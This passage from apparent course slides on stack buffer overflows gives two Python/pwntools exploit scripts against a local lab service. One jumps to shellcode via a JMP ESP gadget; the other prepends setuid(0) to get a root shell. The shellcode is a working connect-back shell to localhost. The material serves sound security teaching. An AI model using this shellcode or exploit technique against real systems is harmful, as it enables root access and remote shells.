 8049333: ff 75 f4              push   -0xc(%ebp)
 8049336: e8 05 fd ff ff        call   8049040 <setsockopt@plt>
...
```

Instruction `ff e4` at `0x8049322` is `JMP ESP`, though it is actually part of an original instruction

Advanced Code Injection with JMP ESP

exploit2_code_injection_jmp_esp.py

```
#!/usr/bin/env python3

import socket
from pwn import *
import pwn
import pwnlib

shellcode = "\x6a\x66\x58\x99\x52\x42\x52\x89\xd3\x42\x52\x89\xe1\xcd\x80\x93\x89\xd1\xb0\x3f\xcd\x80\
\x49\x79\xf9\xb0\x66\x87\xda\x68\x7f\x00\x00\x01\x66\x68\x1f\x90\x66\x53\x43\x89\xe1\x6a\x10\x51\x52\
\x89\xe1\xcd\x80\x6a\x0b\x58\x99\x89\xd1\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"

sock = socket.socket()
sock.connect(('127.0.0.1', 8888))

zero_shellcode = '\x00'*528
shellcode = zero_shellcode + "\x22\x93\x04\x08" + shellcode


# str to bytes to send the message to socket
shellcode = "".join("{:02x}".format(ord(c)) for c in shellcode)
shellcode = bytes.fromhex(shellcode)


sock.send(shellcode)
```

Advanced Code Injection with setuid(0)

To print out the flag that has root privilege, we need to first execute setuid syscall before executing root shell.

Syscall setuid is a Linux file permission setting that allows a user to execute that file or program with the permission of the owner of that file.

```
$ ls -la ./flag
-rwx------ 1 root root 9 Sep 17 16:49 ./flag
```

Assembly:


```
0:   31 db                    xor    ebx, ebx
2:   6a 17                    push   0x17
4:   58                       pop    eax
5:   cd 80                    int    0x80
```

Advanced Code Injection with setuid(0)

exploit3_code_injection_setuid.py

```
import socket
from pwn import *
import pwn
import pwnlib

#setuid(0)
#0:   31 db                    xor    ebx, ebx
#2:   6a 17                    push   0x17
#4:   58                       pop    eax
#5:   cd 80                    int    0x80

shellcode = "\x31\xdb\x6a\x17\x58\xcd\x80"
shellcode += "\x6a\x66\x58\x99\x52\x42\x52\x89\xd3\x42\x52\x89\xe1\xcd\x80\x93\x89\xd1\xb0\x3f\xcd\
\x80\x49\x79\xf9\xb0\x66\x87\xda\x68\x7f\x00\x00\x01\x66\x68\x1f\x90\x66\x53\x43\x89\xe1\x6a\x10\x51\
\x52\x89\xe1\xcd\x80\x6a\x0b\x58\x99\x89\xd1\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"

sock = socket.socket()
sock.connect(('127.0.0.1', 8888))
size = 528 - len(shellcode)
nop_shellcode = "\x90"*size

# You need to run the binary program to find your buffer address
shellcode = shellcode + nop_shellcode + '\x2c\xcf\xff\xff'
# str to bytes to send the message to socket
shellcode = "".join("{:02x}".format(ord(c)) for c in shellcode)
shellcode = bytes.fromhex(shellcode)

sock.send(shellcode)
```

Thank You



schen@auburn.edu
schuan.github.io

[1]Instructor appreciates the help from Prof. Zhiqiang Lin.


"Morris worm - wikipedia," https://en.wikipedia.org/wiki/Morris_worm, (Accessed on 02/12/2021).


"L0pht heavy industries services," https://insecure.org/stf/mudge_buffer_overflow_tutorial.html, (Accessed on 02/12/2021).


A. One, "Smashing the stack for fun and profit," http://phrack.org/issues/49/14.html, (Accessed on 02/12/2021).


N. P. Smith, "Stack smashing vulnerabilities in the unix operating system," https://web.eecs.umich.edu/~aprakash/security/handouts/Stack_Smashing_Vulnerabilities_in_the_UNIX_Operating_System.pdf, 1997.

- T. Oh, "Advanced buffer overflow exploit," https://packetstormsecurity.com/files/11673/adv.overflow.paper.txt.html, 10 1999, (Accessed on 02/12/2021).
- E. H. Spafford, "The internet worm program: An analysis," *ACM SIGCOMM Computer Communication Review*, vol. 19, no. 1, pp. 17–57, 1989.
- "Examining the morris worm source code - malware series - 0x02 - malware - 0x00sec - the home of the hacker," https://0x00sec.org/t/examining-the-morris-worm-source-code-malware-series-0x02/685, (Accessed on 02/12/2021).
- "Elias levy - wikipedia," https://en.wikipedia.org/wiki/Elias_Levy, (Accessed on 02/12/2021).